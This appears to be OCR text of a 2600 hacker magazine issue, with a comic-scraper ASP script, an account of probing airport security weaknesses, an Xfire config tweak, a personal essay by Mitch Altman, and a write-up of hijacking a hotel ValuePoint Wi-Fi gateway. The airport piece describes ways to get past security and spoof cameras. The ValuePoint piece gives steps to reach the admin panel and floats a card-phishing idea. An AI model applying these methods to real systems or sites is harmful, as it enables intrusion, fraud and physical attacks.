' loop through all of the URLs in the array
For a = 0 to Ubound(aUrls) - 1

    aComics(a) = ""
```

```
    ' get the text from the given page
    sTemp = getLink(aUrls(a), oHttp)

    ' if there is text
    If Len(sTemp) > 0 Then

        ' look for the token
        iComic = InStr(UCase(sTemp), UCase(aSrch(a)))

        If iComic > 0 Then

            ' look for the image tag
            iStart = InStrRev(UCase(sTemp), "<IMG", iComic)

            If iStart > 0 Then

                ' look for the closing > of the image tag
                iEnd = InStr(iStart, sTemp, ">") + 1

                If iEnd > 0 Then

                    ' get the image tag text
                    aComics(a) = Mid(sTemp, iStart, iEnd - iStart)

                    ' replace the src with one pointing to the originating website
                    If InStr(aComics(a), "SRC=""/") > 0 Then
                        aComics(a) = Replace(aComics(a), "SRC=""/", "SRC=""" & aUrls(a))
                    ElseIf InStr(aComics(a), "SCR='") > 0 Then
                        aComics(a) = Replace(aComics(a), "SRC='", "SRC='" & aUrls(a))
                    Else
                        aComics(a) = Replace(aComics(a), "SRC=""", "SRC=""" & aUrls(a))
                    End If

                    ' write the image tag out with a hyperlink to the originating website
                    Response.Write "<tr><td align=center><a href=""" & aUrls(a) & """>" &
➥ aComics(a) & "</a></td></tr>" & vbcrlf

                End If

            End If

        End If

    End If

Next
%>
<tr><td class='linebottom' colspan=4 align=center valign=top> </td></tr>
</table>
</body>
</html>
<%
Function getLink( sUrl, oHttp )

    Dim RefPage

    On Error Resume Next

    getLink = ""

    ' open the url
    oHttp.Open "GET", sUrl, False

    If Err.Number = 0 Then

        'send the request
        oHttp.Send

        If Err.Number = 0 Then

            ' get the response
            RefPage = oHttp.responseText

            ' return the response if the page is found
            If InStr(RefPage, "NOT FOUND" ) = 0 Then getLink = RefPage

        End If

    End If

End Function
%>
```

Fun at the Airport

by Evil Wrangler

I live in a major U.S. city which, like most major U.S. cities, has a major airport that has been infested with Transportation Safety Administration workers and idiotic, restrictive security policies designed to give the American public a false sense of safety and provide an artificial environment for inefficient and greedy airline companies to continue to do business. Many suspect that the Emperor is, in fact, naked, and recently I took it upon myself to investigate whether the vaunted airport security implemented by the gargantuan TSA is thorough or not.

What is detailed in this narrative nudges very close to breaking U.S. laws. Under no circumstances should anyone reading this replicate what is written here. This account, while factual, is for information purposes only.

Recently I was in the airport waiting for a flight that had been delayed. Wow, like *that* never happens. It was late at night - after 8:00 pm, and since I already had parked the car and had about an hour to kill, I decided that I would wander around and investigate the lay of the land. At the time I did this, I was dressed in jeans, sneakers, and a black t-shirt that proclaimed: "I'm not a hacker, I'm a *security professional*." Really - this was what I was wearing. Why this matters will become evident shortly.

So I started by examining the physical layout of the terminal building. Bottom floor for arrivals and baggage claim, main floor for tickets and check-in, and a mezzanine for offices and food. Arrivals is boring - by then all the fun's over. The main floor, with ticketing and check-in, is where the TSA does their security dance. Basically there's a section of the floor that allows passengers to pass through from the ticket counters to the side with the gates and aircraft and over-priced shopping. Passengers stand in long lines, remove their shoes, and occasionally a TSA person pulls a grandmother out of the line and gives her "the wand" which is a more thorough physical search designed to detect that yet another American's liberties are being violated.

Unfortunately for the TSA (and us, perhaps) airport architects were not aware that the U.S. would become a terrorist target and therefore when they laid out the floor plans they designed them to facilitate access, not restrict it. So TSA has to make up for their shortsightedness by physically blocking off access using those elastic rope-and-pole gizmos accompanied by a TSA goon or two. In addition, the entire terminal floor, from the entranceways down to the gates, is being monitored by CCTV. So in the event somebody somewhere does something to someone sometime, it gets recorded on videotape for later network and cable broadcast, and for the trial of course.

In my particular unnamed major city airport there are two large sections of the floor staffed with TSA goons with their conveyer belts, elastic ropes, x-ray machines, and other paraphernalia. There also are a couple of areas, blocked off with elastic ropes and manned by TSA goons, where flight crew, wheelchair passengers, etc. can proceed from one side of the terminal to the other. Basically, if you want to get to the gates, you have to walk past a TSA station. Or do you? Well, that's what I decided to find out.

For starters I went up to the mezzanine, above the terminal. Originally this floor was designed to allow people to stand and gawk at the air travelers while enjoying their lattes. It has a terrific view of the airfield, and is perfect for small children who want to practice spitting on helpless travelers. However, since the terrorists might try something more extreme than spitting, the entire mezzanine floor above the gate concourse has been glassed off, from the balcony to the ceiling,

using thick (but not bulletproof) glass panels and silicone sealant.

At the end of the mezzanine walkway there is a smaller panel cut to fill the remaining space (of course the architect did not think to design a mezzanine to be a multiple of the length of the glass panels). That panel, on the end far away from TSA, only had silicone sealant bonding it to another panel - it was not bonded to the wall.

For those not familiar with silicone sealant, acetone, also known as nail polish remover, will dissolve it quite effectively. So your garden variety terrorist need only walk into the airport, take the escalator or elevator up to the next floor, walk to the end where there are no people, fasten a suction cup or other apparatus to the glass, and with a couple of minutes with some acetone and maybe a utility knife (remember, I never went through security so I can have whatever I want to do this) that glass panel is going to come loose.

What a budding terrorist would do after that is a matter of conjecture - start shooting, throw explosives, or just dump out your handy container of sarin or anthrax or whatever and wait for the fun to begin. Or else they could simply climb over the railing and drop to the floor below, or use a rope and rappel if they're going for that whole "commando terrorist" look.

But most of us aren't terrorists - a fact that appears to have been lost on the U.S. government. Why would we want to risk injury climbing over the railing and dropping ten or fifteen feet when we could just walk down the stairs? That's right, in my particular airport I observed several staircases that led directly from the mezzanine down to the gate side of the terminal main floor. Two had imposing signs mounted on the door saying "Restricted Access - Do Not Enter" and one had absolutely no sign at all. That's called "security by obscurity" and it's always a bad idea. All three stairwells were open and none of them had so much as an alarm. I personally verified these facts. Had I desired an extended stay with the federal authorities I easily could have walked down the stairs and exited onto the terminal floor on the gate side of the terminal without having gone through security. My entry would have been recorded by security cameras. Talk about meeting you at the gate!

Not inclined to do a lot of walking? Lazy or fat hackers can take the elevator. In my particular airport there are several elevators between the three floors. One elevator is built so that it lets you out on the main floor in a narrow hallway adjacent to the women's bathroom. If that's not enticing enough, you can just turn around and walk though the unlocked door to the gate side of the terminal. The sign on the door reads "Restricted Access - Do Not Enter," but there's absolutely no physical barrier preventing someone from walking though the door. If you're male, and you'd rather use the men's bathroom, you can walk past the elevator, around the TSA checkpoint which is situated between two dividing walls, and past the men's room to the other labeled and unlocked door. Again, security cameras will record your intrusion, but besides that there's absolutely no barrier to entry.

Up on the mezzanine you get a terrific view, mostly of cleavage and construction dust, but also of the security camera layout. Most of the cameras are hardwired together and routed to a hidden security outpost. However some of the cameras are - I am not making this up - connected to wireless routers plugged into electrical sockets nearby. Those familiar with the old X10 camera hack - if you're not just Google for *2600* and warspying - will realize that with a laptop and some inexpensive hardware, it is possible to override the signal of the cameras. A cute Hollywood illustration of this is available in the original *Speed* movie where, unfortunately, it fails to fool terrorist Dennis Hopper. But if you wanted to get through one of those doors I mentioned earlier all you'd do is record a small video clip of nothing happening on one of the cameras, and then replay that clip as a loop on the camera's frequency while you browse the bookstores and luggage shops on the gate side of the terminal.

There were other enticing finds up on the top floor, including empty offices with Simplex door locks (some with default combinations and some that would require either a few good guesses or else Google for the *2600* article by Scott Skinner and Emmanuel Goldstein) as well as a nursery and the offices of the TSA. That's right, I walked around and past the security offices several times without being observed or challenged.

Also up on the mezzanine was a closed and locked branch of a large U.S. bank that was, in spite of several cameras pointing at the front, open and accessible from the back side. Behind the teller desk there were offices with their network connected Windows workstations, unlocked, and their

numerous chairs, desks, office supplies, and telephones. I literally had the opportunity to rob a bank branch at the airport. Besides a picture of me walking past the closed and locked teller windows on the security cameras, there would have been no way that I could have been linked to the crime had I taken some elementary forensic preparations. Needless to say I passed up this golden opportunity to spend several years in a state penitentiary, but the security holes remain as I write this, waiting for someone with fewer scruples (and maybe better at climbing over high walls) to take advantage of them.

Having identified these (and other) chinks in the vaunted TSA armor, it was time for me to approach the TSA workers. I rode the escalator down to the main terminal floor (still on the street side of the terminal, not having passed through security) and began to interact with the TSA workers.

At this point I'd been walking around the terminal for about an hour, unmolested, wearing my black t-shirt. I approached three TSA goons/guards and asked about the configuration of the escalators, namely the one going upstairs was not adjacent to the one going up from the floor below. The TSA person told me that they did not know but I could go ask Information. I explained that the name of the information department was a misnomer and that I would be more likely to get an answer from maintenance. They told me that they did not know where maintenance was. I thanked them and walked back upstairs to stare down on them in disgust.

I rode the escalator down from the mezzanine level and stood in front of three TSA workers wearing a hacker t-shirt, having previously walked by them several times in the past 60 minutes, and they neither noticed me nor considered me suspicious. Only in America....

Next I approached another group of TSA workers at a different checkpoint and struck up a conversation about an antique airplane mounted from the ceiling of the terminal. One of the TSA workers asked me something like "Are you here to pick up someone or are you here doing something else?" I assured them, truthfully, that I was there for the purpose of meeting an arriving passenger. That satisfied them. I soon became bored and went downstairs to the arrivals area, partly to be consistent with my story, but also to scope out the lower floor.

Arriving passengers descend from the gate area to the baggage claim area. They then proceed to the baggage carrousel. To keep the riffraff out, there is an overhead rig consisting of motion sensors and flashing blue lights mounted above the base of the descending escalators. This post is manned by a TSA worker. Apparently if someone tries to walk from the baggage area to go up the down escalator, the lights flash and a recorded voice shouts "Warning warning do not proceed" or "Danger Will Robinson" or something equally urgent. Problem was, I only saw it activated when passengers came *down* the escalator, creating false positives which the TSA worker dutifully ignored.

In the interest of learning I approached the TSA workers (by now there were two) and asked them what they referred to this device as, what was its name? They seemed not to understand me. I tried asking the question a different way. After the third attempt the one that kind of spoke English explained to the one that obviously did not speak English that I was inquiring about the term that they used to describe their particular security device. The best answer that the two TSA ESL candidates could produce was the one that I ventured for them - sensor. Unless these two were martial arts teachers moonlighting as security goons, there was no hope that they would be able to withstand any sort of brute force attack, let alone something simple like me distracting them while someone else snuck behind them and scooted up the escalator (or stairs - there also were stairs, but lazy American passengers always seemed to use the escalator to descend to the baggage claim area).

Finally, it was time for me to pick up my arriving passenger. Their plane had arrived, so I went upstairs to the mezzanine and called their cell phone. I watched through the not-bulletproof glass that I could easily detach as their plane taxied to the gate and disgorged them, neither safe nor sound, into my city's major airport terminal.

In summary, there are two points to take away. The first is that security is an illusion and that the Emperor is, indeed, quite naked, if you simply begin looking. The second, more disturbing point, is that the government both is lying to us and is spending shitloads of tax money on nonsensical contrivances like the Transportation Safety Administration, which should be dismantled IMHO and replaced with something that actually could identify the small number of potential terrorists rather than forcing the entire population of the country to endure the misanthropic groping of an uneducated illiterate workforce. End of soapbox - happy hacking!

Hacking Xfire

by Akurei

I'm not much of a writer so please forgive. Recently I was pissed off when I found Xfire wouldn't record the time I was spending building NWN2 (Neverwinter Nights 2) modules via the toolset. But it was more than happy to record the time from the game. So I went about tweaking this and in the process found some fun things you can do.

Everything listed here is very benign and far more a mod than any real hack. Though I'm sure given the proper exploitation you could piss off Xfire quite a bit.

Upon browsing to your Xfire directory you will find a file called "xfire_games.ini." This holds all the game data/tracking info the client calls upon to track your game-play use. However the client makes no attempt to match your client ini with their server side ini unless a client update/patch changes them. This of course leaves us a big window to modify this all we want.

First let's see how to add those trackers for the NWN 1 or 2 toolsets. Developers do deserve credit, don't they?

Open xfire_games.ini with any standard text editor. It doesn't need to be anything fancy. And there's no encryption on this either, so it's plain as day to read/understand.

For Neverwinter 1 do a search for Neverwinter and you should see the following:

```
LongName=Neverwinter Nights
ShortName=nwn LauncherDirKey=HKEY_
➥LOCAL_MACHINE\SOFTWARE\BioWare\
➥NWN\Neverwinter\Location
```

Below that line you would add the following:

```
DetectExe=nwtoolset.exe
```

Save and you're done. It goes without saying you shouldn't do this with Xfire running. It wouldn't cause any problems. You'd just have to client restart for the new ini to take effect.

For Neverwinter 2, follow the same steps listed above (except keep searching past NWN1 until is says Neverwinter 2). This time you should see the following code:

```
DetectExe[0]=nwn2main.exe
DetectExe[1]=nwn2main_amdxp.exe
```

In this case you would add the following:

```
DetectExe[2]=nwn2toolsetlauncher.exe
```

Save again and you'll be set. Just remember that when the client is updated/patched the ini is not always changed. But you should check each time as it likely will have been. There are multiple workarounds for this system as well, but that's another article.

If you've been paying attention, or have even the slightest of nefarious minds, you can see how this system is very open to exploitation. Any system process could be slapped into the ini for detect, to create a false result on any game of your choice.

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Hacker Perspective

by Mitch Altman

I don't know how to define a hacker, but I guess I am one. And whatever hacking is, I derive great pleasure from it, and, more recently, community as well.

I grew up in my own little world as a kid. What choice did I have? Being tormented daily and beaten up frequently by other kids for being geeky, I quickly found that hanging out by myself was way better than being subjected to the cruelty of the other kids while the gym teacher (it's always the gym teacher, isn't it?) watched the scene with his arms folded, encouraging their daily tortures. Not having other kids to learn from about social norms, I looked at things and thought about things in my own way. This was painful as a kid, but it turned out to be a great asset later in life. Starting from a depressed blob of a kid, I somehow learned to love life, and hacking is a big part of how I did that. So is TV. I see life as a hack. We keep hacking away at it, making it as good as we can, and sharing it as we go along.

How can anyone can be bored? Maybe boredom has to do with feeling confined, like in a hospital. Or a jail cell. Maybe it really comes down to depression. While depressed how can you be motivated to do anything? Except maybe watch TV. That's what I did, as a kid, as much as I could: after another day of anguish at the hands of my peers, I'd come home and retreat into TV. I remember thinking, while watching yet another episode of *Gilligan's Island,* "I don't really like this – why do I watch this every day?" But I just kept watching. Time went away. Hours each day that I wasn't doing something enjoyable, that I wasn't learning how to interact with other kids, that I wasn't being active or doing something healthy. And all the junk food I ate in front of the thing made me even fatter. And all the people on TV were beautiful, happy, and any problems they had were solved by the end of the half-hour show. They had friends, they had warm, loving parents. It was all so depressing! And the next day, back at school, I was even more of a target: I'd get beaten and tormented all the more. So, I'd come home and retreat into TV. The cycle of depression continued.

But one day, I made a choice for myself, not for someone else or what I thought others wanted of me. I chose to stop watching TV. And it sucked! I was bored. What to do? I did some of the things that I had been doing all along, but had neglected: taking apart electronics, putting them back together, ham radio, messing with phones, programming the mainframe computer late at night at the factory that let some of us cub scouts in during the wee hours when they didn't need the computer power to make chemically processed, frozen desserts for America. Though I was still depressed, I saw that there were some things I actually liked doing.

The first big system I tried to hack was me. Like many of my first hacks, it wasn't successful. I made a big mess of things. I tried to hack myself into a wonderful person for others and failed. Later I would figure out that for some systems, such as myself, it's way better to make use of strengths, as well as find good uses for what I thought were weaknesses. But back then there were some successes on other fronts. I managed to convince my parents to add a second phone line to their house. I set to hacking a switch that would connect the two phone lines together after I'd call two pizza places, or two bullies from school who didn't like each other. I soon learned that I had to unscrew the phone's microphone so that no one could hear me laugh. Wiring the basement for sound with the homemade stereos I built was important for listening to Pink Floyd's *Dark Side of the Moon* really loud, way high on pot (from the homemade electronic bong that I made), meditating on fixing myself so that other people might actually want me around.

That brings me to what really saved my life. Pot. I know it's not fashionable in our homeland-security-era to say that you did drugs. But it was the 70s then and everyone was smoking it, even the jocks. And after somehow getting through junior high school alive (if not emotionally scarred for life), I found another system to hack: the school district. I worked it so that I had a choice of which of two high schools to go to and, naturally, chose the one all the bullies did not go to. And this high school had an electronics

class! Our class was full of future radio repairmen of America. And total pot-heads. At this very large suburban high school, all you had to do was say, "I'm cool" and that instantly let you into a circle of people smoking pot, usually in the woods behind the school. This was way better than recess with gym teachers. Who knew? Maybe I'd have figured out how to be with people some other way, but I found out how to be silly and laugh with people in this way. And, of course, I wanted more. Which meant that I abused the hell out of pot. And then other drugs. I learned a lot from each one. But the drugs took their toll, which is why I don't do anything stronger than sugar and chocolate anymore. Yet, somehow back then I was a great student through it all, 'cause I liked learning. About everything. How does it all work? And why? Why, why, why, and why again, brings you down to the smallest levels of obscure inexplicable quantum mechanics. Quantum is so bizarre that it makes little sense to anyone, including the people who created the field (just like life). That means that any meaning we find is our own business. What could be cooler than that?

By this time I was in university learning assembly on a Cyber computer (with 60-bit words!). I instinctively gravitated to the one lab that didn't accept any military funding, run by Ricardo, one of the greatest professors ever. Ricardo was about to be fired (yet again) for not getting enough military funding. But Intel, a small semiconductor company, donated about one million dollars' worth of single-chip microcontrollers to our lab. Here was a community of misfit introverted geeks doing the coolest projects. While the other labs were working on boring missile guidance systems, people in our lab were working on robots, neural-networked microcontrollers, music synthesizers, and designing better microcode.

Ricardo would get all us geeks together over pizza to talk about responsibility for what we put into the world, communication (is it really possible, or is it just passing information back and forth?), consciousness (would it be theoretically possible for a machine to have it, whatever it is?), and what it means to be human.

It was during these get-togethers that I got hooked on community: a whole bunch of people hacking their own society, mutually supporting each other into growing as much as possible, individually and collectively, becoming more of who we are all the time. Starting off innocently enough with group houses, leading to food coops, community radio, community centers for music and performance, fun civil disobedience events.... One thing led to another and before I knew it I was starting a commune in very rural Tennessee. This is way too long a story for this column, but suffice it to say that hacking societies in a commune will be explored in the future by others besides myself. I found other means. Fleeing the commune, I moved back to San Francisco and started a RAID controller company with a friend – and 3ware was born.

3ware was more community than the commune ever was. At least at first. But like all startups, the bozo-explosion took place when the investors started hiring middle-management, and then it was time to go back to consulting. Why don't more of us consult? It's the coolest way to hack your economy. Life in the economy is a tradeoff between time and money. For me, time is way more valuable than making money. So, throughout my adult life, I've worked a few weeks consulting, making enough money to live the rest of the year. That gives enough time to travel, hang out with friends, volunteer, and work on my own projects at home.

I discovered the world of consulting while traveling down the West Coast after driving to Alaska. This is where I first learned to be happy – working in a fish cannery of all places. It finally clicked while I was chopping the heads off of fish. I am free if I choose to be. I have no control over the world, but I have a lot of control over what I choose to do with my time. Why not choose more of what I truly enjoy? So, I chose to quit my job chopping the heads off of fish and headed back south.

Interesting things happen when you let them. People who don't know me often pick me out of a crowd and tell me stuff: their problems, their opinions, or even their life story. In San Francisco this guy at an obscure electronic music show randomly decided to complain to me that he couldn't find anyone to work with a 6502 microcontroller. Wouldn't you know that I had taught assembly language programming for a few years in university, using 6502s? He hired me as a consultant on the spot. Together with these folks we created the first Virtual Reality machines (though, at the time we thought we were working on a visually oriented programming language and some input devices for it).

After 3ware bozo-ed out, I made a conscious choice to make time to explore what I really love to do. By now I'd learned that I didn't need to fix myself, that I could accept myself for even the parts that I don't like. But I didn't really know what I loved

to do. So, after consulting enough to make a year's worth of money again, I made time to explore what I could do with my talent in computers and electronics that I truly loved. My hope was that I would somehow be able to make enough money from whatever I found to keep doing it (whatever it was). I didn't know if it would work or not. I just knew that I didn't want to make yet another gizmo. I wanted to work on something meaningful to me.

I started doing lots of volunteer work. And I also started working on a microcontroller project that I'd been thinking of for about ten years but hadn't had the energy to work on. This project was conceptually so easy: push a button and the micro would pulse an infrared emitter (like the ones used in TV remote controls) with all of the power codes for just about every TV. Had I known that it was going to take a year and a half to make, or that it would take over my life, I may not have done it. But I did. My original hope was that I'd sell a few here and there, maybe breaking even on it. Instead it became an overnight sensation and I had to start a business to keep up with demand. As you can imagine, there are aspects to running any business that suck but, overall, I love TV-B-Gone. I use the media attention as a fun way to encourage people to think about TV and its effects, encouraging everyone to take any opportunity they can to make their own choices to better their lives in their own ways. And TV-B-Gone makes me and some friends enough money to live off of. We're making a living doing what we love. How cool is that?

But the coolest thing is that TV-B-Gone has connected me to a world of way wonderful people. If you watch TV you'd think that the world is full of idiots. And it is. Why else would all those gawdawful shows be so popular, and why else would all those outrageously manipulative commercials be so effective? But the world is also full of incredible people doing so many amazing things. It's just that we don't all know about each other. But the means are at our disposal. This magazine has existed for over 20 years, giving a forum for geeks all over the world. *MAKE Magazine* and their Maker Faire are bringing hackers and makers of all sorts together. *Off The Hook* has been an independent outlet for information since 1988. Community radio stations all around the U.S. are also beacons of independent voice. The Internet (with all its faults) provides a means for anyone to know that they are not alone and to share what we know and believe. HOPE conferences have been providing fantastic experiences of information and real live community. And there are other hacker conferences, such as CCC and DEF CON. The ability for us to get together in community has never been greater. Geeks of the world unite! At least for long enough to know that we are not alone so we can go back into our geeky little worlds and create more cool technology that make the world better for all of us. There is no guarantee that what you do will succeed, but what *is* guaranteed is that if you don't make time to explore what you love, you will not be doing what you love. I can't prove it, but I believe that if more of us do what we love, the world becomes a better place for everyone. Please choose well what you do with the time of your life.

Mitch Altman is best known for inventing TV-B-Gone, the popular keychain that can turn off just about any TV in public places. But he feels that his main accomplishment has been, against all odds, learning to enjoy life. Next time you see him, go up to him and tell him your life's story.

VALUEPOINT

by Sidge.2 & Bimmerfan

As some of you may know, the company ValuePoint sells wireless access points to some of the biggest hotel chains in America. This includes Best Western, Choice Hotels, Hampton, Hilton, Holiday Inn, Marriott, Ramada Inn, and many other subsidiaries as well as independent access points and hotels around the world.

From `http://www.valuepointnet.com:`

ValuePoint Networks supports hundreds of service and solution providers worldwide by providing a complete line of rugged, powerful, and highly reliable wireless products designed with the solution provider in mind. Simply put, ValuePoint's products do the job the others cannot, and for a price the others cannot match.


Founded in 2002 to develop products designed specifically for hotspots and other public access venues, ValuePoint has quickly become a leader in this burgeoning space, and has expanded into other markets as well, such as industrial, WISP, MTU/MDU, and municipalities.

With Rugged Access Points and Advanced Gateway Controllers, shipping since early 2003, ValuePoint Networks' products are deployed today in thousands of venues around the world.

Hotels, marinas, shopping malls, RV parks, MTUs, MDUs, and virtually every imaginable location are operated using ValuePoint Networks' renowned SuperAP, MultiAP, SuperMesh, and Gateway Controller products.

ValuePoint offers our customers superior solutions at much lower price points, thereby minimizing your up-front capital investment.


Recently I stayed at the America's Best Value in Las Vegas. We stayed there because it was cheap, near the monorail, and they offered "Free Wi-Fi." I won't give a hotel review. We paid for a cheap hotel and that's what we got. But, if someone advertises free Wi-Fi they should deliver. The WiFi connection was shoddy at best and halfway through the second day it stopped working completely. We decided to investigate. When you first attempt to connect to any web page you are redirected to the terms of service page. The page is at IP address 1.1.1.1 but also resolves on 192.168.0.1.



I loaded the index page instead (`http://192.168.0.1/html/index.html`). The html structure was what enabled us to find all of the information to hijack the box. My first idea was a basic one - just look at the login form and see where it was submitting.

```
<!--
<script name="Javascript">
function pageload(){
//   window.open("as_system.html","mainFrame");
//   window.open("menu_as.html","leftFrame");
//   window.open("top_as.html","topFrame");
}
</script>
-->
```


So I did what any halfway intelligent person would do.




The frame source for the login screen was far more interesting than I had previously expected. It turns out that ValuePoint's security setup is mostly done in JavaScript. This goes for their pageloads as well. Upon examining the source for the left column I found something fairly interesting.

```
<!--
<script name="Javascript">
function pageload(){
//   window.open("as_system.html","mainFrame");
//   window.open("menu_as.html","leftFrame");
//   window.open("top_as.html","topFrame");
}
</script>
-->
```

It appears that there are three windows that open. This site uses frames and the JavaScript simply overwrites the current frame with the new html. The problem is that "as_system.html" in the mainframe finds nothing. So I did the next best thing and loaded the menu_as.html. It worked like a charm and actually loaded. The menu it loaded was the preloaded and highlighted "Advanced Settings" menu. After browsing through several options and finding only a few that seemed to do anything, we clicked on the `Apply Settings` button at the bottom and then clicked that it was OK to reboot. The ping routine we were doing on a separate computer stopped. Even logged out, the reboot routine worked. After the server rebooted I decided to try the only other button I hadn't tried. It appeared to bring up a file called "sitemap.html." I clicked on it and it brought up three new windows. This was the key. I tested this in two browsers on my Mac. It did not work in Firefox but it did work in Safari.



This is the sitemap and for navigating this system in one frame I couldn't find anything better. Now at this point we're in the back end of the system and can get to anything and change anything. The problem is that there are a few steps for every change and I really wanted to get the same view as the administrators. So we decided to see if we could find out what the administrator password was. So we browsed through and clicked on `Admin`.



After you click a link you are greeted with this message on top of the opening "terms of service" agreement page. The reason this hack works is because of an insecurity in the Java code that authenticates. It loads the correct page and then checks to see if you are an authentic user. If you are not authenticated it loads the TOS into the mainframe overwriting the information that you want to get. By loading this in separate windows you bypass the ability to perform this specific action. In Safari, the window with the error message loads in a new page leaving the data untouched and open. This enables you to see anything that you want. Now, as I said, this is easy. But for me, it's always easier to find a username and password so that I can really see what the managers see. So we navigated

to the admin page under the System Tools.

Under the window that I closed I saw this. It is the admin page and contains the username and password fields for both root and subscriber manager privileges. I expected at least MD5 encryption but we figured since the rest of the system was so poorly made we would check. So we did the easiest thing we could think of.


It couldn't be this easy though, could it?

Sadly, yes. It was this easy. We ascertained the user and password and the only thing left to do was to give it a try.


And there we have it. We now have complete control over our motel's network. We can change whatever we want including terms of service and the forwarding page.

Or we could change the login page information. Basically anything we wanted. Sadly, we were unable to fix the server. Oh well, maybe next time. For now we just left some information on how we got in and then we got out of there. This is by far the easiest intrusion attack that I've ever done and on one of the most widely available nationwide systems. It just goes to show you that if you are involved in a business that always buys the cheapest gear you should expect to get broken into. Sometimes it is better in the long run to spend a little money in order to prevent fraud on your system. There is no reason that I couldn't have changed the Terms of Service page into a credit card validation page where a hotel member enters their number and name and security code with a disclaimer saying "the Ethernet is free but we must verify your credit card number to that on your room to confirm that you are staying at our hotel." How many cards could we have gotten before they figured it out?

For anyone using this system: Find another system. Breaking this one took all of ten minutes. It is not worth the hassle to your customers and your security.



Internet Archaeology



by ilikenwf
parwok@gmail.com

Archaeology is a term that describes unearthing an artifact that is old, long lost, or forgotten. The Internet is no different from the real world in the sense that it too has artifacts of media from days gone by. You just have to know where to look. The best place to start is the Internet Archive "Wayback Marchine," (`http://web.archive.org`) which houses over eight petabytes of old information gleaned from the earliest days of the Internet up to now. Just put in an address and you can view a site, provided it was indexed, all the way back to 1996.

Beginning Methodology

